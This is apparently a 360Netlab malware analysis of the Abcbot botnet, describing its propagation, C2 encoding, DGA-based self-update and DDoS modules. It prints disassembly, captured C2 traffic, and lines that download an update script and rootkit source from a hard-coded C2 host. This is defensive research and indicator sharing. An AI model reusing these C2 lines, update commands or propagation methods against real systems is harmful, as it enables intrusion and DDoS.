

DDoS

Abcbot, an evolving botnet



Alex.Turing, Hui Wang

Nov 9, 2021 • 10 min read

Background

Business on the cloud and security on the cloud is one of the industry trends in recent years. 360Netlab is also continuing to focus on security incidents and trends on the cloud from its own expertise in the technology field. The following is a recent security incident we observed, where the infected device IP came from multiple cloud provider platforms.

On July 14, 2021, our BotMon system identified an unknown ELF file (a14d0188e2646d236173b230c59037c7) generating a lot of scanning traffic, after analysis, we determined that this is a Go language implementation of Scanner, based on its source path "abc-hello" string, we named it **Abcbot** internally.

At the beginning, Abcbot was relatively simple, and could be seen as a scanner for attacking Linux systems, with a weak password & Nday vulnerability for worm-like propagation. One interesting thing is that Abcbot's source path has the "dga.go" string, but **no related DGA implementation was found**. We assumed that its authors would add this feature in subsequent versions, other than that, we did not pay too much attention to it.

As time passed, Abcbot has continued to evolve, and **as we expected, it added the DGA feature in subsequent samples**. Today Abcbot has the ability to **self-updating, setting up Webserver, laughing DDoS, as well as worm like propagation**.

On October 8, 2021, Trend Micro released [an analysis of this family](#), which focused on the pre-SHELL scripts that spread Abcbot, but skimmed over the features of Abcbot itself.

Given that Abcbot is under continuous development, its features are constantly being updated, we decided to write this article to share our findings with the community.

Timeline

- On July 14, 2021, abcbot was first captured with the main functionality of Scanner, WebServer.
- July 22, 2021, abcbot updated to include dga-related code in the self-updating function.
- October 10, 2021, abcbot performed minor update.
- October 12, 2021, another update, with some major code structure changes.
- October 21, 2021, another update, adding the open source ATK rootkit to support DDoS functionality.
- October 30, 2021, another update, abandoned ATK rootkit, to their own implementation of DDoS functionality.


Abcbot Overview

We use the latest October 30, 2021 sample as a blueprint, this version targets mainly on common databases and WEB servers, it uses weak password & Nday vulnerability to achieve worm-like propagation, the main focus is for DDoS.

It currently supports the following nine attack methods.

- tls Attack
- tcp Attack
- udp Attack
- ace Attack
- hulk Attack
- httpGet Attack
- goldenEye Attack
- slowloris Attack
- bandwidthDrain Attack

Its basic flow chart is shown below.



Sample Analysis

We captured a total of 6 different versions of abcbot samples, and the sample of October 30 was selected as the main object of analysis in this paper, and its basic information is shown as follows.

```
MD5:ae8f8cf967ca15a7689f2d1f79fbc5dc
ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, stripped
Packer:upx
Date:2021-10-30
```

Abcbot uses a standard UPX shell. When it runs in the compromised device, Abcbot confuses the user by copying itself into the following files, then starting the dockerlogger, iptablesupdate processes.

```
/bin/dockerlogger
/usr/bin/dockerlogger
/etc/iptablesupdate
```

The `iptablesupdate` process is responsible for scanning for new infected devices, reporting the device information to C2, and waiting for the execution of DDoS commands issued by C2.

The `dockerlogger` process is responsible for turning the infected device into a webserver, reporting the device information to C2, and waiting for the execution of the Updata command issued by the update server, let's take a closer look.

0x01: Uploading device information to C2

The current Abcbot samples are hard-coded with a encrypted C2 string ("GEVQYYdjQdquLemMLYlkLLXLQmq7NmL7NYXu"), which is encoded using Base64 & XOR encryption.

The Base64 decoding operation is shown below, and it can be seen that Abcbot changes the Alphabet value, which it uses as

```
LMNu67PQX21pqrR3YZaDEFGbcVIJjkKWdefstghiBACHlSTUm05noxyz04vw89+/
```

```
mov    rax, cs:pAlphabet
mov    rcx, cs:len_Alphabet
mov    [rsp+60h+var_60], rax
mov    [rsp+60h+var_58], rcx
call   encoding_base64_NewEncoding
mov    rax, [rsp+60h+var_50]
mov    [rsp+60h+var_60], rax
mov    rax, [rsp+60h+arg_0]
mov    [rsp+60h+var_58], rax
mov    rax, [rsp+60h+arg_8]
mov    [rsp+60h+var_50], rax
call   encoding_base64_Encoding_DecodeString
```

By dissociating the Base64 decoded result with `0x31 0x32 0x33`, the following final result can be obtained

```
http://103.209.103.16:26800
```

After decrypting C2, both `iptablesupdate` and `dockerlogger` processes report device information to C2 via the path "/api/postip", and the format of the device information is `OS:%v\x09CPU:%v\x09HX:%vh\x09os-name:%v\x09lanip:%v`.

Note both processes collect the same device information and call the `abc_hello_util_Os_pz` function. The only difference is shown in the figure below, which shows that the dockerlogger process appends "\tdo.02" to the reported information, while iptablesupdate appends "\ tio.02", where the "d" and "i" characters imply the process reporting the traffic, and "o.02" is similar to the version (in the October 21 sample, the version is "o.01").

Process iptablesupdate		Process dockerlogger	
loc_7BFD25:		loc_7BFFA5:	
call abc_hello_util_Os_pz		call abc_hello_util_Os_pz	
mov rax, [rsp+0A0h+var_A0]		mov rax, [rsp+0A0h+var_A0]	
mov [rsp+0A0h+var_10], rax		mov [rsp+0A0h+var_10], rax	
mov rcx, [rsp+0A0h+var_98]		mov rcx, [rsp+0A0h+var_98]	
mov [rsp+0A0h+var_38], rcx		mov [rsp+0A0h+var_38], rcx	
mov [rsp+0A0h+var_A0], 0		mov [rsp+0A0h+var_A0], 0	
mov rdx, [rsp+0A0h+var_30]		mov rdx, [rsp+0A0h+var_28]	
mov [rsp+0A0h+var_98], rdx		mov [rsp+0A0h+var_98], rdx	
mov rdx, [rsp+0A0h+var_60]		mov rdx, [rsp+0A0h+var_68]	
mov [rsp+0A0h+var_90], rdx		mov [rsp+0A0h+var_90], rdx	
lea rdx, aApiPostip ; "/api/postip"		lea rdx, aApiPostip ; "/api/postip"	
mov [rsp+0A0h+var_88], rdx		mov [rsp+0A0h+var_88], rdx	
mov [rsp+0A0h+var_80], 0Bh		mov [rsp+0A0h+var_80], 0Bh	
call runtime_concatstring2		call runtime_concatstring2	
mov rax, [rsp+0A0h+var_78]		mov rax, [rsp+0A0h+var_78]	
mov [rsp+0A0h+var_18], rax		mov [rsp+0A0h+var_18], rax	
mov rcx, [rsp+0A0h+var_70]		mov rcx, [rsp+0A0h+var_70]	
mov [rsp+0A0h+var_40], rcx		mov [rsp+0A0h+var_40], rcx	
mov [rsp+0A0h+var_A0], 0		mov [rsp+0A0h+var_A0], 0	
mov rdx, [rsp+0A0h+var_10]		mov rdx, [rsp+0A0h+var_10]	
mov [rsp+0A0h+var_98], rdx		mov [rsp+0A0h+var_98], rdx	
mov rdx, [rsp+0A0h+var_38]		mov rdx, [rsp+0A0h+var_38]	
mov [rsp+0A0h+var_90], rdx		mov [rsp+0A0h+var_90], rdx	
lea rdx, aI002 ; "\tio.02"		lea rdx, aD002 ; "\td0.02"	
mov [rsp+0A0h+var_88], rdx		mov [rsp+0A0h+var_88], rdx	
mov [rsp+0A0h+var_80], 6		mov [rsp+0A0h+var_80], 6	
call runtime_concatstring2		call runtime_concatstring2	
mov rax, [rsp+0A0h+var_78]		mov rax, [rsp+0A0h+var_78]	
mov rcx, [rsp+0A0h+var_70]		mov rcx, [rsp+0A0h+var_70]	
mov rdx, [rsp+0A0h+var_18]		mov rdx, [rsp+0A0h+var_18]	
mov [rsp+0A0h+var_A0], rdx		mov [rsp+0A0h+var_A0], rdx	
mov rdx, [rsp+0A0h+var_40]		mov rdx, [rsp+0A0h+var_40]	
mov [rsp+0A0h+var_98], rdx		mov [rsp+0A0h+var_98], rdx	
mov [rsp+0A0h+var_90], rax		mov [rsp+0A0h+var_90], rax	
mov [rsp+0A0h+var_88], rcx		mov [rsp+0A0h+var_88], rcx	
call abc_hello_util_PostUrlCode		call abc_hello_util_PostUrlCode	

The actual traffic generated is shown below.

```
POST /api/postip HTTP/1.1
Host: 103.209.103.16:26800
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/60.0.3112.113 Safari/537.36
Content-Length: 78
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip
Connection: close
```

```
OS:linux CPU:amd64 HX:24h os-name:node1 lanip:172.18.106.102 172.17.0.2
10.02HTTP/1.1 200 OK
Content-Type: text/plain; charset=utf-8
Date: Mon, 01 Nov 2021 03:30:51 GMT
Content-Length: 7
Connection: close
```

```
success
```

0x02: Scan and propagation

The "abc_hello_plugin_StartScan" function is responsible for infecting new devices. Its logic is to generate random IPs, detect whether the ports on the IPs that can be attacked are open, and then attack the services by either going through the corresponding weak password list or using the Nday vulnerabilities.

The following code snippet shows that Abcbot tries to attack Weblogic.

```
mov    rax, [rsp+40h+var_10]
mov    [rsp+40h+var_40], rax
mov    rcx, [rsp+40h+var_18]
mov    [rsp+40h+var_38], rcx
mov    [rsp+40h+var_30], 7001
call   abc_hello_util_PortCheck
cmp    byte ptr [rsp+40h+var_28], 0
jz    loc_733283
mov    rax, [rsp+40h+var_10]
mov    [rsp+40h+var_40], rax
mov    rax, [rsp+40h+var_18]
mov    [rsp+40h+var_38], rax
lea    rax, a7001      ; "7001"
mov    [rsp+40h+var_30], rax
mov    [rsp+40h+var_28], 4
call   abc_hello_plugin_Weblogic14882Check
```

In the Abcbot sample, you can clearly see the functions used in the attack on the relevant network services.

205169:1	abc-hello/plugin/go. (*sshWeakPass). Init
205170:1	abc-hello/plugin/go. (*sshWeakPass). GetResult
205171:1	abc-hello/plugin/go. (*sshWeakPass). Check
205173:1	abc-hello/plugin/go. (*weblogic14882). Init
205174:1	abc-hello/plugin/go. (*weblogic14882). GetResult
205175:1	abc-hello/plugin/go. (*weblogic14882). Check
205177:1	abc-hello/plugin/go. (*redisWeakPass). Init
205178:1	abc-hello/plugin/go. (*redisWeakPass). GetResult
205179:1	abc-hello/plugin/go. (*redisWeakPass). Check
205181:1	abc-hello/plugin/go. (*postgresqlWeakPass). Init
205182:1	abc-hello/plugin/go. (*postgresqlWeakPass). GetResult
205183:1	abc-hello/plugin/go. (*postgresqlWeakPass). Check
205185:1	abc-hello/plugin/go. (*mssqlWeakPass). Init
205186:1	abc-hello/plugin/go. (*mssqlWeakPass). GetResult
205187:1	abc-hello/plugin/go. (*mssqlWeakPass). Check
205189:1	abc-hello/plugin/go. (*mongoWeakPass). Init
205190:1	abc-hello/plugin/go. (*mongoWeakPass). GetResult
205191:1	abc-hello/plugin/go. (*mongoWeakPass). Check
205193:1	abc-hello/plugin/go. (*ftpWeakPass). Init
205194:1	abc-hello/plugin/go. (*ftpWeakPass). GetResult
205195:1	abc-hello/plugin/go. (*ftpWeakPass). Check

The weak passwords and vulnerabilities used by Abcbot are the following

- SSH weak password
- FTP weak password
- PostgreSQL weak password
- Redis weak password
- Mssql weak password
- Mongo weak password
- WebLogic Vulnerability (CVE-2020-14882)

0x03: WebServer

Abcbot uses the "abc_hello_web_StartServer" function to start a WebServer on the infected device, listening on port 26800, and the supported methods and paths

are shown in the following table.

METHOD	PATH
POST	/api/postip
POST	/api/configlist
POST	/api/getlist
POST	/api/check

The actual effect is shown in the following figure.

```
[GIN-debug] GET    /*filepath          --> github.com/gin-gonic/gin.(*RouterGroup).createStaticHandler.func1 (3 handlers)
[GIN-debug] HEAD   /*filepath          --> github.com/gin-gonic/gin.(*RouterGroup).createStaticHandler.func1 (3 handlers)
[GIN-debug] POST   /api/check           --> abc-hello/web.StartServer.func1 (3 handlers)
[GIN-debug] POST   /api/postip          --> abc-hello/web.StartServer.func2 (3 handlers)
[GIN-debug] POST   /api/configlist       --> abc-hello/web.StartServer.func3 (3 handlers)
[GIN-debug] POST   /api/getlist          --> abc-hello/web.StartServer.func4 (3 handlers)
[GIN-debug] Listening and serving HTTP on :26800
```

At present, the path that really being called is "/api/check", which is used to determine whether the device has already been infected by requesting the target ip:26800/api/check during the scanning and propagation process.

xrefs to aApiCheck

Direct	Ty	Address	Text	
	o	abc_hello_plugin_go__sshWeakPass_Check+981	lea	rax, aApiCheck; "/api/check"
	o	abc_hello_plugin_go__sshWeakPass_Check+A0A	lea	rdx, aApiCheck; "/api/check"
	o	abc_hello_plugin_go__sshWeakPass_Check+A94	lea	rax, aApiCheck; "/api/check"
	o	abc_hello_plugin_go__redisWeakPass_Check+BE1	lea	rax, aApiCheck; "/api/check"
	o	abc_hello_plugin_go__redisWeakPass_Check+C67	lea	rdx, aApiCheck; "/api/check"
	o	abc_hello_plugin_go__redisWeakPass_Check+CF1	lea	rax, aApiCheck; "/api/check"
	o	abc_hello_plugin_go__postgresqlWeakPass_Check+991	lea	rax, aApiCheck; "/api/check"
	o	abc_hello_plugin_go__postgresqlWeakPass_Check+A10	lea	rdx, aApiCheck; "/api/check"
	o	abc_hello_plugin_go__postgresqlWeakPass_Check+A8F	lea	rax, aApiCheck; "/api/check"
	o	abc_hello_plugin_go__mssqlWeakPass_Check+7F1	lea	rax, aApiCheck; "/api/check"
	o	abc_hello_plugin_go__mssqlWeakPass_Check+87A	lea	rdx, aApiCheck; "/api/check"
	o	abc_hello_plugin_go__mssqlWeakPass_Check+904	lea	rax, aApiCheck; "/api/check"
	o	abc_hello_plugin_go__mongoWeakPass_Check+791	lea	rax, aApiCheck; "/api/check"
	o	abc_hello_plugin_go__mongoWeakPass_Check+838	lea	rdx, aApiCheck; "/api/check"
	o	abc_hello_plugin_go__mongoWeakPass_Check+8D8	lea	rax, aApiCheck; "/api/check"
	o	abc_hello_plugin_go__ftpWeakPass_Check+9CB	lea	rax, aApiCheck; "/api/check"
	o	abc_hello_plugin_go__ftpWeakPass_Check+A54	lea	rdx, aApiCheck; "/api/check"
	o	abc_hello_plugin_go__ftpWeakPass_Check+AE4	lea	rax, aApiCheck; "/api/check"
	o	abc_hello_web_StartServer+166	lea	rbx, aApiCheck; "/api/check"

The other paths are only used to maintain connectivity and have no real use. When they are accessed, some logs files will be generated in the path "/tmp.abchello".

In fact, using "curl-X POST" cmd to test C2, you can find that the above 4 paths also exist on C2. The author of Abcbot seems to want to break the current C/S network model and bring the role of Bot in the network closer to Server. Therefore, we speculate that the network structure of Acbbot may shift to P2P.

0x04: Self-updating

On July 22, Abcbot introduced the "abc_hello_util_Updata" function to handle self-updates. Its logic is to request the "2.txt" resource from the remote server. The "2.txt" consists of two parts, which are in the format of "Resource(hex format)|digital signature(hex format)". When Bot successfully pulls the 2.txt, it will verify the digital signature by the following code snippet.

```
; CODE XREF: abc_hello_util_DDoSTextCode+8A3↓j
mov    rax, cs:pSign
mov    rcx, cs:len_Sign
mov    [rsp+248h+var_248], rbx
mov    [rsp+248h+var_240], rdx
mov    [rsp+248h+var_238], rax
mov    [rsp+248h+var_230], rcx
mov    [rsp+248h+var_228], rdi
mov    [rsp+248h+var_220], rsi
nop
dword ptr [rax]
call   abc_hello_util_VerifyStr
```

The hard-coded public key in the sample is

```
-----BEGIN RSA PUBLIC KEY-----
MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBAL3zj6X0t7gYe+L6oI/IUvlJNZVsg/JX\x0AC7TCn19p1JfBJFdx-
-----END RSA PUBLIC KEY-----
```

After the verification is successful, the Resource is further decomposed, and the format of the Resource is "cmd|downloader url| crc32|cmd2".

When the cmd is "alldown2", the downloader url is requested and the crc32 hash value of the file is verified. The downloaded file completes the process of self-updating.

The actual 2.txt obtained is shown below.

	Resource	Signature
00000000:	36 31 36 63 36 63 36 34 36 66 37 37 36 65 33 32	616c6c646f776e32
00000010:	37 63 36 38 37 34 37 34 37 30 33 61 32 66 32 66	7c687474703a2f2f
00000020:	33 31 33 30 33 33 32 65 33 32 33 30 33 39 32 65	3130332e3230392e
00000030:	33 31 33 30 33 33 32 65 33 31 33 36 33 61 33 32	3130332e31363a32
00000040:	33 36 33 38 33 30 33 30 32 66 36 36 36 36 32 65	363830302f66662e
00000050:	37 33 36 38 37 63 33 36 33 31 33 31 33 30 33 34	73687c3631313034
00000060:	33 33 34 32 33 35 37 63 37 30 36 66 37 33 37 34	3342357c706f7374
00000070:	36 35 37 32 37 32 36 66 37 32 37 35 37 32 36 63	6572726f7275726c
00000080:	70 36 30 63 32 31 30 64 33 37 36 62 30 61 38 30	60c210d376b0a80
00000090:	33 34 37 38 65 31 34 62 33 35 61 35 39 62 38 61	3478e14b35a59b8a
000000A0:	38 33 66 30 33 62 39 62 35 62 33 39 66 63 31 61	83f03b9b5b39fc1a
000000B0:	34 62 30 32 64 38 36 39 30 36 66 36 30 37 37 65	4b02d86906f6077e
000000C0:	35 39 34 37 63 38 64 34 37 65 65 61 31 37 31 62	5947c8d47eea171b
000000D0:	32 38 63 30 39 32 33 33 37 66 64 39 35 65 36 39	28c092337fd95e69
000000E0:	38 62 32 62 30 30 30 63 31 66 30 65 33 65 38 32	8b2b000c1f0e3e82
000000F0:	66 64 35 32 63 64 35 63 38 36 61 62 34 61 39 62	fd52cd5c86ab4a9b
00000100:	33	3

The Resource part is decoded in HEX format which represents update command.

```
alldown2|http://103.209.103.16:26800/ff.sh|611043B5|posterrorurl
```

There are 3 sources for the remote server domain name in this process as follows.

1. Hard-coded TOR domain name (decryption method is the same as C2)
2. DGA algorithm generates prefix strings, which are spliced with 3 suffixes (.com, .tk, .pages.dev) to form the domain name
3. DGA algorithm generates the string as a github account, and then gets the upgrade resources from this github account

The code snippet below is the process of Abcbot requesting 2.txt resources from DGA generated domain name and GITHUB repository.

```

; CODE XREF: abc_hello_util_Update+328↑j
mov [rsp+138h+var_138], 0
lea rcx, aHttp ; "http://"
mov [rsp+138h+var_130], rcx
mov [rsp+138h+var_128], 7
mov rdx, [rsp+138h+var_28]
mov [rsp+138h+var_120], rdx
mov [rsp+138h+var_118], rax
lea rbx, aTk2Txt ; ".tk/2.txt"
mov [rsp+138h+var_110], rbx
mov [rsp+138h+var_108], 9
call runtime_concatstring3
mov rax, [rsp+138h+var_100]
mov rcx, [rsp+138h+var_F8]
mov [rsp+138h+var_138], rax
mov [rsp+138h+var_130], rcx
call abc_hello_util_GetUrlCode
mov rax, [rsp+138h+var_128]
mov rcx, [rsp+138h+var_120]
mov [rsp+138h+var_138], rax
mov [rsp+138h+var_130], rcx
call abc_hello_util_WorkTextCode

mov [rsp+138h+var_138], 0
lea rax, aHttp ; "http://"
mov [rsp+138h+var_130], rax
mov [rsp+138h+var_128], 7
mov rcx, [rsp+138h+var_28]
mov [rsp+138h+var_120], rcx
mov rdx, [rsp+138h+var_D8]
mov [rsp+138h+var_118], rdx
lea rbx, aPagesDev2Txt ; ".pages.dev/2.txt"
mov [rsp+138h+var_110], rbx
mov [rsp+138h+var_108], 10h
call runtime_concatstring3
mov rax, [rsp+138h+var_100]
mov rcx, [rsp+138h+var_F8]
mov [rsp+138h+var_138], rax
mov [rsp+138h+var_130], rcx
call abc_hello_util_GetUrlCode
mov rax, [rsp+138h+var_128]
mov rcx, [rsp+138h+var_120]
mov [rsp+138h+var_138], rax
mov [rsp+138h+var_130], rcx
xchg ax, ax
call abc_hello_util_WorkTextCode

mov [rsp+138h+var_138], 0
lea rax, aHttp ; "http://"
mov [rsp+138h+var_130], rax
mov [rsp+138h+var_128], 7
mov rcx, [rsp+138h+var_28]
mov [rsp+138h+var_120], rcx
mov rdx, [rsp+138h+var_D8]
mov [rsp+138h+var_118], rdx
lea rbx, aCom2Txt ; ".com/2.txt"
mov [rsp+138h+var_110], rbx
mov [rsp+138h+var_108], 0Ah
call runtime_concatstring3
mov rax, [rsp+138h+var_100]
mov rcx, [rsp+138h+var_F8]
mov [rsp+138h+var_138], rax
mov [rsp+138h+var_130], rcx
call abc_hello_util_GetUrlCode
mov rax, [rsp+138h+var_128]
mov rcx, [rsp+138h+var_120]
mov [rsp+138h+var_138], rax
mov [rsp+138h+var_130], rcx
nop
call abc_hello_util_WorkTextCode

mov [rsp+138h+var_138], 0
lea rax, aHttpsRawGitHub ; "https://raw.githubusercontent.com/"
mov [rsp+138h+var_130], rax
mov [rsp+138h+var_128], 22h
mov rcx, [rsp+138h+var_28]
mov [rsp+138h+var_120], rcx
mov rdx, [rsp+138h+var_D8]
mov [rsp+138h+var_118], rdx
lea rbx, aBootstrapMain2 ; "/bootstrap/main/2.txt"
mov [rsp+138h+var_110], rbx
mov [rsp+138h+var_108], 15h
call runtime_concatstring3
mov rax, [rsp+138h+var_100]
mov rcx, [rsp+138h+var_F8]
mov [rsp+138h+var_138], rax
mov [rsp+138h+var_130], rcx
call abc_hello_util_GetUrlCode
mov rax, [rsp+138h+var_128]
mov rcx, [rsp+138h+var_120]
mov [rsp+138h+var_138], rax
mov [rsp+138h+var_130], rcx
xchg ax, ax
call abc_hello_util_WorkTextCode

```

The domain names used for the samples at each time point are shown below.

DATE	MD5	RES TOR DOMAIN	DGA DOMAIN	DGA GITHUB
07-14	a14d0188e2646d236173b230c59037c7	0	0	0
07-22	e535215fad2ef0885e03ba111bd36e24	1	3/month	1/month
10-10	6e66456ffb457c52950cf05a6aaabe4a	1	3/month	0
10-12	39d373434c947742168e07cc9010c992	1	3/month	0
10-21	e95c9bae6e2b44c6f9b98e2dfd769675	0	27/month	0
10-30	ae8f8cf967ca15a7689f2d1f79fbc5dc	0	27/month	0

Part of DGA-generated domain names for Abcbot in October are shown below.

```


dgixyyfug.tk
dgixyyfug.com
dgixyyfug.pages.dev
guyfixdyg.tk
guyfixdyg.com

```

When Abcbot started to use DGA to generate domain names for updating servers, we grabbed some of them at the first opportunity, which allowed us to measure its size. From the current statistics Abcbot is not very large, with a total of 261 IPs.



The current distribution of infected hosts by service providers is shown below.



0x05: DDoS

On October 21, Abcbot introduced the "main_TimeDDos" function to support DDoS attacks, its logic is to request DDoS instructions from C2 via the path "/api/getlist", the instructions consist of 2 parts, "DDoS instruction (hex format) | instruction digital signature (hex format)". When Bot receives the instruction, it reuses the digital signature in the self-renewal

subsection above for verification, and can only execute it after the verification is successful.

The actual traffic generated is shown below, the "73746f70" string before the "|" character is the "stop" instruction.

```
POST /api/getlist HTTP/1.1
Host: 103.209.103.16:26800
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/60.0.3112.113 Safari/537.36
Content-Length: 1
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip
Connection: close

1HTTP/1.1 200 OK
Content-Type: text/plain; charset=utf-8
Date: Mon, 01 Nov 2021 03:30:51 GMT
Content-Length: 139
Connection: close

73746f707c|
6f28aff751440310aef995baa8a8b6d7b3a0bce2a300e05096e35d10903d9429a5024ffd0064ea105
b47b936603a3b600d40713d2b8ece4c3f6ce4ac4189c5a6
```

Interesting thing is that the sample on October 21
(md5:e95c9bae6e2b44c6f9b98e2dfd769675) uses the open source [ATK Rootkit](#) to implement the DDoS function.

Name
..
atk.h
atk_eth0.c
atk_eth1.c
atk_eth2.c
atk_eth3.c
atk_svr_eth0.c
atk_svr_eth1.c
atk_svr_eth2.c
atk_svr_eth3.c
auto_atk_ip_eth0.c
auto_atk_ip_eth1.c
auto_atk_ip_eth2.c
auto_atk_ip_eth3.c
insautorun.sh
Makefile
share_atk.c
share_atk_svr.c
share_auto_atk.c

Abcbot modified the main function in the ATK source code file

`share_atk_svr.c`, and implemented a UDP server by monitoring SERV_PORT on 127.0.0.1 through the following code. SERV_PORT has 4, respectively 88,89,90,91.

```
sockfd = socket(AF_INET, SOCK_DGRAM, 0);
bzero(&servaddr, sizeof(servaddr));
servaddr.sin_family = AF_INET;
// servaddr.sin_addr.s_addr = htonl(INADDR_ANY); // 0.0.0.0
servaddr.sin_addr.s_addr = inet_addr("127.0.0.1");
servaddr.sin_port = htons(SERV_PORT);
```

When Abcbot receives the command sent by C2, it forwards the command to the UDP server, and the ATK rootkit performs the DDoS attack. The code snippet shown below is exactly the DDoS command "BigUdp" forwarded to the rootkit.

The supported commands are shown below.

- stop
- syn
- dns
- bigudp

We do not consider this approach to DDoS attacks a good one, as ATK rootkit is stored in the form of source code on a remote server,

```
xl_x64scan1="http://103.209.103.16:26800/atk.tar.gz"
xl_x64scan2="http://103.209.103.16:26800/atk.tar.gz"
```

thus requires Abcbot to download the source code, compile, and load the rootkit module before performing DDoS attack, this process requires too many steps, and any step that is faulty will result in the failure of the DDoS function.

Apparently the author had same thoughts, and in the October 30 sample (md5:ae8f8cf967ca15a7689f2d1f79fbc5dc) an update abandoned the ATK rootkit and implemented its own attack module, with nine attack methods being supported.

Function name	Segment	Start	Length
f abc_hello_util_httpGetAttack	.text	00000000000691B60	00000109
f abc_hello_util_slowlorisAttack	.text	00000000000691C80	000005E5
f abc_hello_util_hulkAttack	.text	00000000000692280	00000CF3
f abc_hello_util_tlsAttack	.text	000000000006931C0	0000019B
f abc_hello_util_tcpAttack	.text	00000000000693380	000002A6
f abc_hello_util_udpAttack	.text	00000000000693640	000002A6
f abc_hello_util_aceAttack	.text	00000000000693900	00000330
f abc_hello_util_bandwidthDrainAttack	.text	00000000000693C40	00000109
f abc_hello_util_goldenEyeAttack	.text	00000000000693D60	0000116B

Summary

In the process of reverse analysis, we found many oddities in Abcbot, such as "repeatedly reporting local device information, not registering DGA domain

names, unreasonable exclusion of TOR & Github resource servers, and webserver functionality not really enabled", which gives us a feeling that Abcbot authors are testing various technologies. The update process in these six months is not so much a continuous upgrade of features as a trade-off between different technologies. Abcbot is slowly moving from infancy to maturity. We do not consider this stage to be the final form, there are obviously many areas of improvement or features to be developed at this stage. Let's wait and see what happens.

Contact us

Readers are always welcomed to reach us on [Twitter](#) or email us to netlab at 360 dot cn.

IOC

C2 & Resource Server

